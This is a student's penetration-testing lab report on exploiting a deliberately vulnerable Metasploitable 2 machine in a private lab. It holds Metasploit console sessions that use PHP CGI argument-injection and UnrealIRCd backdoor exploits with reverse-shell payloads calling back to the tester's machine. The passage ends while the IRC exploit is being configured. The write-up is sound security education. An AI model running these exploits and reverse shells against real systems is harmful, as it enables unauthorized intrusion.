Assignment 4

Analysis of Network Exploitation

Feb 24th, 2024

Table of Contents

Executive Summary

In my network exploit task, I performed a thorough security evaluation of a Metasploitable 2 machine, aiming to uncover and exploit vulnerabilities within its network services and applications. I began with a Nmap scan, using the -sV flag to probe for service versions on the target host at 10.0.0.86. This initial reconnaissance was pivotal, as it revealed multiple points of potential exploitation, including an IRC service and an HTTP service running on outdated versions known for their vulnerabilities.

Leveraging the browser's developer tools, I inspected the HTTP response headers to confirm the server was running Apache/2.2.8 on Ubuntu with PHP/5.2.4. The PHP information page provided additional configuration details, deepening my understanding of the target's setup. Examining the robots.txt file led me to discover plaintext usernames and passwords within the disallowed /passwords directory, a security flaw that could enable straightforward system compromise.

To exploit these vulnerabilities, I turned to the Metasploit Framework. I identified and used the auxiliary/scanner/http/http_version module to verify the HTTP and PHP versions, which aligned with the information I had gathered earlier. Further probing with Metasploit's searchsploit command highlighted the target's susceptibility to a remote code execution vulnerability within the cgi-bin directory.

Advancing to the exploitation phase, I chose the exploit/multi/http/php_cgi_arg_injection module and the php/meterpreter/reverse_tcp payload, which afforded me a Meterpreter session upon successful exploitation. This granted me access to the target's filesystem, revealing the contents of the web server's root directory.

My attention shifted to the IRC service, where a Nmap script confirmed a backdoor in the UnrealIRCd service. Back in Metasploit, I found a relevant exploit and executed it after configuring the necessary options to gain a command shell session on the target. With root access confirmed via the whoami command, I had achieved complete control over the target system.

Furthermore, I successfully escalated my privileges by exploiting a vulnerability in the distcc service using Metasploit's distcc_exec module. I meticulously configured the exploit and payload options, culminating in establishing a command shell session as the daemon user. Sensing the

opportunity to extend my control, I upgraded to a Meterpreter session. I executed a local exploit targeting the glibc library, which allowed me to elevate my privileges to root.
This assignment was a good reminder of the importance of network security practices, such as regular updates, secure configuration, and robust access control. It demonstrated the ease with which a system could be compromised if not properly maintained and highlighted the need for robust security measures in protecting network resources.

Introduction

The exploit phase is a critical step toward understanding and reinforcing the security posture of a system. My task was to perform a comprehensive security evaluation of a Metasploitable 2 machine, targeting the discovery and exploitation of vulnerabilities within its services and applications. My objective extended beyond mere identification; it was to examine these vulnerabilities for their exploitability and the potential ramifications they could have on the network's security, including the elevation of access privileges.
Recognizing the sensitive nature of such operations, I adhered to ethical guidelines and standards throughout the analysis. This included ensuring all my activities were confined to a controlled environment, with no real-world systems or data at risk.
It is a proactive measure to detect and mitigate risks before malicious entities can exploit them. It's crucial to understand the weaknesses of a system to prepare its defences better. It's a practice that fortifies integrity and upholds trust when used ethically and responsibly.

Body

Initial Nmap Scan:

- My first step was running a Nmap scan targeting the IP 10.0.0.86, focusing on service detection with the -sV command.
- The scan revealed multiple services like IRC and HTTP, running on versions known for their vulnerabilities.
- I documented the service versions, which provided a roadmap for potential exploits.

Web Application Reconnaissance:

- Next, I navigated to the HTTP service's default page to inspect the listed web applications and their default credentials.
- I focused on applications like Mutillidae, known for their vulnerabilities and potential exploitation paths.

HTTP Headers Inspection:

- Using the developer tools in my web browser, I inspected the HTTP headers, confirming the server's software versions, which included an outdated Apache server and PHP.
- The PHP version disclosed in the X-Powered-By header was a crucial piece of information for finding relevant exploits.

PHP Configuration Examination:

- By accessing the /phpinfo.php page, I gathered detailed PHP configuration details, enhancing my understanding of the server's setup.

robots.txt File Analysis:

- I inspected the robots.txt file to find disallowed paths which could harbor sensitive data.
- This led to discovering an accounts.txt file in the /passwords directory containing plaintext credentials—a serious security flaw.

Metasploit - HTTP Version Analysis:

- I aimed to confirm the HTTP and PHP versions for exploiting known vulnerabilities using Metasploit.
- I employed the auxiliary/scanner/http/http_version module to reconfirm the server versions and searched for applicable exploits.

Metasploit - PHP CGI Exploitation:

- I continued with Metasploit to exploit the PHP CGI argument injection vulnerability using the exploit/multi/http/php_cgi_arg_injection module.
- After configuring the exploit with the target's IP, I chose the php/meterpreter/reverse_tcp payload, which provided me with a Meterpreter session.

Metasploit - IRC Backdoor Exploitation:

- An Nmap script revealed a backdoor in the UnrealIRCd service on port 6667, which I exploited using Metasploit.

- I selected the exploit/unix/irc/unreal_ircd_3281_backdoor module and set the payload to cmd/unix/reverse.
- Upon configuring and running the exploit, I obtained a command shell session with root access.

Escalating Privileges - DistCC Exploitation:


- I used Metasploit's distcc_exec for privilege escalation. The exploit, with cmd/unix/reverse payload, gave me shell access as 'daemon'.
- After upgrading to a Meterpreter session, I ran a local exploit, glibc_ld_audit_dso_load_priv_esc. This gave me root access, confirming full system control.

Initial Nmap Scan


```
~
└─ nmap -sV 10.0.0.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 00:18 PST
Nmap scan report for 10.0.0.86
Host is up (0.0079s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds
```

I began my reconnaissance by conducting a Nmap scan to enumerate services on the target host with IP 10.0.0.86. Utilizing the **-sV** flag, I instructed Nmap to detect service on open ports. This scan was essential to identify potential entry points into the system. I discovered numerous services, including IRC, HTTP, and other running services, that I exploited in assignment 2. IRC and HTTP versions appeared to be outdated. Recognizing these services and their versions was crucial as it set the stage for identifying known vulnerabilities that can be exploited.


Web Application Reconnaissance



Following the Nmap scan, I accessed the target's default HTTP page. This page lists various web applications and provides default login credentials for the Metasploit application. I noted the applications, such as Mutillidae, for further investigation. This step was crucial for planning potential attack vectors as these applications are known to contain vulnerabilities that can be exploited.




I utilized the browser's developer tools to inspect the HTTP headers of the server's response. This inspection revealed the server was running Apache/2.2.8 on Ubuntu and PHP/5.2.4. The X-Powered-By header confirmed the PHP version, which I could use to find exploits inside Metasploit.




I navigated to the PHP information page at /phpinfo.php, which displayed the PHP configuration details for the server. The PHP version and various configuration directives were visible, giving me an understanding of the server's setup.

robots.txt File Analysis



I inspected the robots.txt file of the Metasploitable machine to identify disallowed paths that may contain sensitive information. It's common for robots.txt to reveal locations that administrators prefer to keep private inadvertently. Several entries, such as /passwords and /config.inc, warranted further investigation.




Upon investigating the /passwords directory, which was disallowed by robots.txt, I discovered an accounts.txt file. This file contained plaintext usernames and passwords, a security lapse that could grant attackers unauthorized access to user accounts, leading to a direct compromise of the system.


Metasploit

HTTP Version Analysis

After conducting an initial scan and enumeration of the target Metasploitable 2 machine, I further analyzed the HTTP service using the Metasploit Framework. My goal was to determine the specific version of the HTTP server and any associated components like PHP. This information would be crucial in identifying known vulnerabilities I could exploit. (Same step as browser's developer tools to inspection)



I started the Metasploit console for exploiting vulnerabilities. This environment is where I would conduct the next steps of my penetration testing.



I searched for a module that could identify the version of the HTTP server by using the Metasploit console. The command search http_version returned an auxiliary module specifically designed for this purpose: auxiliary/scanner/http/http_version.

I selected the http_version auxiliary module with the command use auxiliary/scanner/http/http_version. This module is intended to connect to a web server and return the HTTP version it is running.

```
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

After loading the module, I used the show options command to display the configurable settings for this module.

```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.0.0.86
RHOSTS ⇒ 10.0.0.86
```

I needed to set the RHOSTS option to the target IP address, 10.0.0.86, which is the Metasploitable2 IP address.


```
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 10.0.0.86:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I executed the module with the target IP address set by typing **exploit**. The module connected to the target's web server and reported running Apache version 2.2.8 on Ubuntu, powered by PHP version 5.2.4-2ubuntu5.10. (Same info as browser's developer tools to inspection)


```
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
```

After identifying the exact versions of Apache and PHP, I proceeded to look for any known vulnerabilities. Using the searchsploit command within Metasploit, I searched for exploits related to Apache 2.2.8 and PHP 5.2.4. The command returned potential exploits, indicating that the target might be vulnerable to a remote code execution vulnerability in the cgi-bin directory. Through these steps, I have successfully identified the HTTP and PHP versions and found potential exploits that I could leverage to gain further access to the target machine. Now, I will look to exploit php-cgi.

PHP CGI Exploitation



I launched the Metasploit Framework again.



I executed a search for a relevant exploit within the Metasploit console based on the information I got from the HTTP version task using the search php_cgi command. The console returned an exploit: exploit/multi/HTTP/php_cgi_arg_injection. This module is known for its effectiveness in exploiting PHP CGI argument injection vulnerabilities.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.100       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

After selecting the exploit, I reviewed the module's options with show options. It was required to configure the RHOSTS and RPORT parameters to target the web server and specify the URI of the PHP script to be exploited.

I set the RHOSTS to set the RHOSTS option to the target IP address, 10.0.0.86, which is the Metasploitable2 IP address.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   7   payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   8   payload/php/bind_perl                                              normal  No     PHP Command Shell, Bind TCP (via Perl)
   9   payload/php/bind_perl_ipv6                                         normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   10  payload/php/bind_php                                               normal  No     PHP Command Shell, Bind TCP (via PHP)
   11  payload/php/bind_php_ipv6                                          normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   12  payload/php/download_exec                                          normal  No     PHP Executable Download and Execute
   13  payload/php/exec                                                   normal  No     PHP Execute Command
   14  payload/php/meterpreter/bind_tcp                                   normal  No     PHP Meterpreter, Bind TCP Stager
   15  payload/php/meterpreter/bind_tcp_ipv6                              normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   16  payload/php/meterpreter/bind_tcp_ipv6_uuid                         normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   17  payload/php/meterpreter/bind_tcp_uuid                              normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   18  payload/php/meterpreter/reverse_tcp                                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter/reverse_tcp_uuid                           normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   20  payload/php/meterpreter_reverse_tcp                                normal  No     PHP Meterpreter, Reverse TCP Inline
   21  payload/php/reverse_perl                                           normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   22  payload/php/reverse_php                                            normal  No     PHP Command Shell, Reverse TCP (via PHP)
```

By executing show payloads, I could evaluate my options and select the most suitable payload for the exploit. In this case, I opted for the php/meterpreter/reverse_tcp, which would provide me with a powerful Meterpreter session upon successful exploitation.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.0.0.86
RHOSTS ⇒ 10.0.0.86
```

I set the target host by typing the Metasploitable 2's IP address.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.0.100:4444
[*] Sending stage (39927 bytes) to 10.0.0.86
[*] Meterpreter session 1 opened (10.0.0.100:4444 → 10.0.0.86:46499) at 2024-02-24 00:23:06 -0800

meterpreter > ls
Listing: /var/www
=================

Mode              Size           Type  Last modified                     Name
----              ----           ----  -------------                     ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 08:10:13 -0700  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 08:17:21 -0700  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-17 15:13:29 -0800  index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 11:38:18 -0700  mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 10:03:20 -0800  phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-04 23:08:28 -0700  phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 10:04:46 -0700  test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 04:50:32 -0800  tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-11 15:58:19 -0700  tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 13:59:26 -0800  twiki

meterpreter >
```

I executed the exploit by typing exploit with all parameters set. The Metasploit Framework initiated the attack by sending the crafted request to the target and, upon success, established a Meterpreter session.

Through the Meterpreter session, I gained access to the target's file system. I used the ls command to list the contents of the /var/www directory, which is the web server's root directory. This confirmed that I had successfully compromised the target and could navigate its file system. I could proceed with post-exploitation activities, such as escalating privileges, installing persistence mechanisms, and extracting sensitive information.


IRC Backdoor Exploitation

```
~
└─ nmap --script irc-unrealircd-backdoor.nse 10.0.0.86 -p 6667
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 23:58 PST
Nmap scan report for 10.0.0.86
Host is up (0.45s latency).

PORT     STATE SERVICE
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277

Nmap done: 1 IP address (1 host up) scanned in 10.04 seconds
```

I used Nmap to run the irc-unrealircd-backdoor script against the target IP on port 6667, commonly used by IRC services. Nmap confirmed the presence of the backdoor, typically indicative of a compromised UnrealIRCd service, which could allow unauthorized access to the system.

I restarted the Metasploit Framework to exploit this newfound vulnerability.

In the Metasploit console, I searched for exploits related to IRC services using the command search irc. The search returned a list of potential exploits. Among these, I identified the UnrealIRCd 3.2.8.1 Backdoor Command Execution exploit, which was specifically relevant to the vulnerability I had uncovered with Nmap.



I selected the exploit/unix/irc/unreal_ircd_3281_backdoor module for this exploit. This module is known for exploiting the backdoor in UnrealIRCd.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                     normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

I reviewed the payloads compatible with the chosen exploit module by running **show payloads**. Selecting a payload that would give me a command shell upon successful exploitation was important.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

I set the payload to cmd/unix/reverse

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

I reviewed the module's options with show options. It was required to configure the RHOSTS and LHOST parameters to exploit.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.0.86
RHOSTS ⇒ 10.0.0.86
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.0.100
LHOST ⇒ 10.0.0.100
```

I set the RHOSTS option to the target IP address, 10.0.0.86, which is the Metasploitable2 IP address. After, I set the LHOST(listener) option to my Kali Machine IP address, 10.0.0.100.

